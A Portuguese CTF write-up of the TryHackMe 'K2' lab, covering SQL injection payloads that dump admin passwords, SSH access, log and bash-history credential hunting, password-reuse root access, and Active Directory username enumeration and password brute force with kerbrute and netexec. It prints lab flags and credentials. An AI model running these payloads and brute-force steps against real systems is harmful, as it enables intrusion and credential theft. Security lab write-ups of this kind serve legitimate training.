


3. Exploração


3.1 `SQL Injection` : Vulnerabilidade encontrada no sub-domínio `admin`

Agora é hora de analisar o banco e iniciar a enumeração das tabelas para encontrar credenciais de usuários.


```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
Content-Length: 36
Cache-Control: max-age=0
Accept-Language: pt-BR,pt;q=0.9
Origin: http://admin.k2.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Referer: http://admin.k2.thm/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiOjEsImxvZ2dl
ZGluIjp0cnVlfQ.aDcT4g.tkmIBjkXzQHlWCVRL45jI7xIuT4
Connection: keep-alive

title=help' UNION SELECT 1, 2, 3-- -
```





```
title=help' UNION SELECT version(), null, null-- -
```




```
title=help' UNION SELECT database(), null, null-- -
```




```
title=help' UNION SELECT table_name, null, null FROM
information_schema.tables WHERE table_schema=database()-- -
```




```
title=help' UNION SELECT column_name, null, null FROM
information_schema.columns WHERE table_name='admin_auth'-- -
```




User	Title	Description
smokey	help	my computer won't start
hazel	help	what is my password?
id	None	None
admin_username	None	None
admin_password	None	None
email	None	None

Select Ticket Title:

Submit

Logout

```
title=help' UNION SELECT admin_username, admin_password, email FROM admin_auth-- -
```



User	Title	Description
smokey	help	my computer won't start
hazel	help	what is my password?
james	Pwd@9tLNrC3!	james@k2.thm
rose	VrMAogdfxW!9	rose@k2.thm
bob	PasSW0Rd321	bob@k2.thm
steve	St3veRoxx32	steve@k2.thm
cait	PartyAlLDaY!32	cait@k2.thm
xu	L0v3MyDog!3!	xu@k2.thm
ash	PikAchu!IshoesU!	ash@k2.thm

Select Ticket Title:

Submit


Logout

Note

Tabela de Credenciais administrativas

Usuário	Senha	E-mail
james	Pwd@9tLNrC3!	james@k2.thm
rose	VrMAogdfxW!9	rose@k2.thm
bob	PasSW0Rd321	bob@k2.thm
steve	St3veRoxx32	steve@k2.thm
cait	PartyAlLDaY!32	cait@k2.thm
xu	L0v3MyDog!3!	xu@k2.thm
ash	PikAchu!IshoesU!	ash@k2.thm

Ao testar as credenciais, verifiquei se havia alguma conexão possível via SSH.



---

4. Pós-Exploração

4.1 Meu nome é Bond, `James` Bond: Hora de aumentar os privilégios

```
arthur-strelow@ubuntu-star:~/Downloads$ ssh james@10.10.138.101

james@10.10.138.101's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 28 May 2025 08:00:23 PM UTC

  System load:  0.08              Processes:             143
  Usage of /:   72.9% of 8.87GB   Users logged in:       0
  Memory usage: 17%               IPv4 address for eth0: 10.10.138.101
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

22 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connec
tion or proxy settings


Last login: Mon Jun 19 17:29:51 2023 from 10.13.4.71
james@k2:~$ ls
admin_site  ticket_site  user.txt
james@k2:~$ cat user.txt
THM{9e04a7419a2b7a86163496271a8a95dd}
```

Agora é hora de procurar maneiras e vetores para tentar aumentar os privilégios desse usuário, buscar novos usuários e obter mais informações confidenciais.

4.1.1 Hora de varrer a máquina

Credenciais do banco e secret key da aplicação (admin_site)

```
app = Flask(name)
app.config.update(
SECRET_KEY=b'4B#3gA!cS!ENDA',
SESSION_COOKIE_HTTPONLY=True
)
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'james'
app.config['MYSQL_PASSWORD'] = 'jGXfA4I!Qtkvpx'
```

```
app.config['MYSQL_DB'] = 'ticketsite'
mysql = MySQL(app)
```

Secret key da aplicação (ticket_site)

```
app.config.update(
SECRET_KEY=b'4b#3gA!CsYENDD',
SESSION_COOKIE_HTTPONLY=False
)
```

4.1.2.1 `LinPEAS: Linux Privilege Escalation Awesome Script`

```
Cron jobs
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs
/usr/bin/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot /usr/bin/python3 /home/james/ticket_site/app.py
@reboot /usr/bin/python3 /home/james/admin_site/app.py
*/1 * * * * /usr/bin/python3 /opt/xss.py
*/3 * * * * /usr/bin/python3 /opt/set_db.py
incrontab Not Found
-rw-r--r-- 1 root root    1042 Feb 13  2020 /etc/crontab
```


```
Checking Pkexec policy
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html#pe---method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
```

Opa, Estamos no grupo dos Admin?

```
james@k2:/var/log$ id
uid=1002(james) gid=1002(james) groups=1002(james),4(adm)
```

Certo. Isso significa que podermos entrar nos logs e procurar por algum log que tenha alguma senha exposta.

```
cd /var/log ; grep -Ri "pass"
```




🖊 Credencial da usuário "rose"?

username=rose&password=RdzQ7MSKt)fNaz3!

---

5. Escalação de Privilégios

Essa etapa foi até que bem rápida. Pelo fato de que eu imaginaria que terei que acessar o usuário rose e fazer a escalação de privilégios, mas o usuário "root" estava reciclando a senha também.



"THM{c6f684e3b1089cd75f205f93de9fe93d}"

---

6. Etapa Adicional

Tem dois métodos de descobrir a senha da Rose

1. Através do `/etc/shadow` e daí teria que fazer a quebra de senha (Método Comum)
2. Verificar se há algum registro no `.bash_history` que foi o caso utilizado (Menos

comum)

Encontramos uma tentativa da senha da rose, mas parece que ela acabou errando a senha

```
root@k2:/home/rose# cat .bash_history
sudo suvRMkaVgdfxhW!8
sudo su
root@k2:/home/rose#
```

Credencial da "rose"

VrMAogdfxW!9 -> Senha encontrada no Banco
vRMkaVgdfxhW!8 -> senha encontrada no `.bash_history` (foi removido as duas letras do inicio "su")

```
Last login: Tue Jun 13 01:30:13 2023 from 10.13.4.71
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

rose@k2:~$ id
uid=1001(rose) gid=1001(rose) groups=1001(rose),27(sudo)
rose@k2:~$
```

Parte 2 (Middle Camp)

1. Enumeração no Windows

1.1 NMap: Descobrindo portas

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-05-29 13:48:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: k2.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
```

```
(Domain: k2.thm0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: K2
|   NetBIOS_Domain_Name: K2
|   NetBIOS_Computer_Name: K2SERVER
|   DNS_Domain_Name: k2.thm
|   DNS_Computer_Name: K2Server.k2.thm
|   DNS_Tree_Name: k2.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2025-05-29T13:49:21+00:00
|_ssl-date: 2025-05-29T13:49:59+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=K2Server.k2.thm
| Not valid before: 2025-05-28T13:14:42
|_Not valid after:  2025-11-27T13:14:42
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49813/tcp open  msrpc         Microsoft Windows RPC
```

Um ponto relevante da enumeração é a identificação da porta 88 (kerberos-sec), que sugere a presença de um serviço Kerberos típico de um ambiente com Active Directory. Isso indica que possivelmente estamos diante de um **controlador de domínio**, que é o servidor responsável por centralizar a autenticação, gerenciamento de usuários, permissões e políticas de segurança em uma rede Windows.
Além disso, foi possível identificar o nome do domínio `k2.thm` e o FQDN (Fully Qualified Domain Name) `K2Server.k2.thm`, que representa o nome completo da máquina dentro da estrutura do domínio.
O FQDN é composto pelo nome do host (neste caso, `K2Server`) seguido pelo nome do domínio (`k2.thm`), sendo uma informação essencial para ataques que dependem de autenticação Kerberos, como Kerberoasting ou Pass-the-Ticket, além de facilitar a resolução de nomes em ambientes de rede internos.

1.2 De volta para o passado

Durante a enumeração no ambiente Linux, identificamos dois usuários locais, juntamente com seus nomes completos:

- `James Bold`
- `Rose Bude`

Esse tipo de informação é extremamente útil, pois muitas organizações seguem **padrões previsíveis de nomenclatura** ao criar `usernames` para seus colaboradores. Com base nos nomes identificados, podemos gerar possíveis combinações de usuários, como:

- `{primeiro}{último}` → `jamesbold`, `rosebude`
- `{primeira letra do primeiro nome}{último}` → `jbold`, `rbude`
- `{primeiro nome}{primeira letra do último}` → `jamesb`, `roseb`

Essas variações servem como ponto de partida para ataques de `brute-force`, `password spraying` ou tentativas de enumeração em serviços como SSH, SMB ou Kerberos. Ter os nomes completos dos usuários nos coloca um passo à frente para escalar o acesso no ambiente.
.
.

1.3 `Username Anarchy` : Gerando nome de usuários a partir de nomes capturados

`./username-anarchy Rose Bud >> ../users.txt && ./username-anarchy James Bold >> ../users.txt`

```
arthur-strelow@ubuntu-star:~$ cat users.txt
rose
rosebud
rose.bud
roseb
r.bud
rbud
brose
b.rose
budr
bud
bud.r
bud.rose
rb
james
jamesbold
james.bold
jamesbol
jamebold
jamesb
j.bold
jbold
bjames
b.james
boldj
bold
bold.j
bold.james
jb
```

Com uma lista de possíveis de nomes de usuários, temos um ponto de partida. E com essa lista podemos verificar se algum é válido e usarei o kerbrute

1.4 `Kerbrute` : Ferramenta para força bruta rápida e enumeração de contas válidas

1.4.1 Enumerando Contas válidas no AD

```
arthur-strelow@ubuntu-star:~$ kerbrute userenum --dc K2Server.k2.thm -d k2.thm
home/arthur-strelow/users.txt

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/30/25 - Ronnie Flathers @ropnop

2025/05/30 14:44:41 >  Using KDC(s):
2025/05/30 14:44:41 >   K2Server.k2.thm:88

2025/05/30 14:44:42 >  [+] VALID USERNAME:       r.bud@k2.thm
2025/05/30 14:44:42 >  [+] VALID USERNAME:       j.bold@k2.thm
2025/05/30 14:44:42 >  Done! Tested 28 usernames (2 valid) in 1.092 seconds
arthur-strelow@ubuntu-star:~$
```

1.4.2 `Brute Force` nos usuários encontrados

Antes de tentar várias `wordlist` de senha, vamos montar um arquivo com um arquivo com as senhas, anteriormente, capturadas para verificar se há uma possibilidade de uma reciclagem de senhas.

```
arthur-strelow@ubuntu-star:~/Downloads$ kerbrute bruteuser --dc K2Server.k2.thm -d k2.thm senhasAD.txt r.bud

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/30/25 - Ronnie Flathers @ropnop

2025/05/30 15:31:53 >  Using KDC(s):
2025/05/30 15:31:53 >   K2Server.k2.thm:88

2025/05/30 15:31:54 >  [+] VALID LOGIN:  r.bud@k2.thm:vRMkaVgdfxhW!8
2025/05/30 15:31:55 >  Done! Tested 10 logins (1 successes) in 1.291 seconds
arthur-strelow@ubuntu-star:~/Downloads$ kerbrute bruteuser --dc K2Server.k2.thm -d k2.thm senhasAD.txt j.bold

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/30/25 - Ronnie Flathers @ropnop

2025/05/30 15:32:19 >  Using KDC(s):
2025/05/30 15:32:19 >   K2Server.k2.thm:88

2025/05/30 15:32:20 >  Done! Tested 10 logins (0 successes) in 1.166 seconds
arthur-strelow@ubuntu-star:~/Downloads$
```

Credencial encontrada

2025/05/30 15:31:54 > [+] VALID LOGIN: r.bud@k2.thm:vRMkaVgdfxhW!8

1.5 `NetExec`

1.5.1 Enumerando os diretórios SMB

```
netexec smb K2Server.k2.thm -u r.bud -p 'vRMkaVgdfxhW!8' --shares
```

```
SMB         10.10.248.53    445    K2SERVER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2SERVER
 (domain:k2.thm) (signing:True) (SMBv1:False)
SMB         10.10.248.53    445    K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8
SMB         10.10.248.53    445    K2SERVER         [*] Enumerated shares
SMB         10.10.248.53    445    K2SERVER         Share           Permissions     Remark
SMB         10.10.248.53    445    K2SERVER         -----           -----------     ------
SMB         10.10.248.53    445    K2SERVER         ADMIN$                          Remote Admin
SMB         10.10.248.53    445    K2SERVER         C$                              Default share
SMB         10.10.248.53    445    K2SERVER         IPC$            READ            Remote IPC
SMB         10.10.248.53    445    K2SERVER         NETLOGON        READ            Logon server share
SMB         10.10.248.53    445    K2SERVER         SYSVOL          READ            Logon server share
```

1.5.2 Verificando se há existência de RDP

```
arthur-strelow@ubuntu-star:~$ netexec rdp K2Server.k2.thm -u r.bud -p 'vRMkaVgdfxhW!8'
RDP         10.10.176.66    3389   K2SERVER         [*] Windows 10 or Windows Server 2016 Build 17763 (name:K2SERVER) (domain:k2.thm) (nla:True)
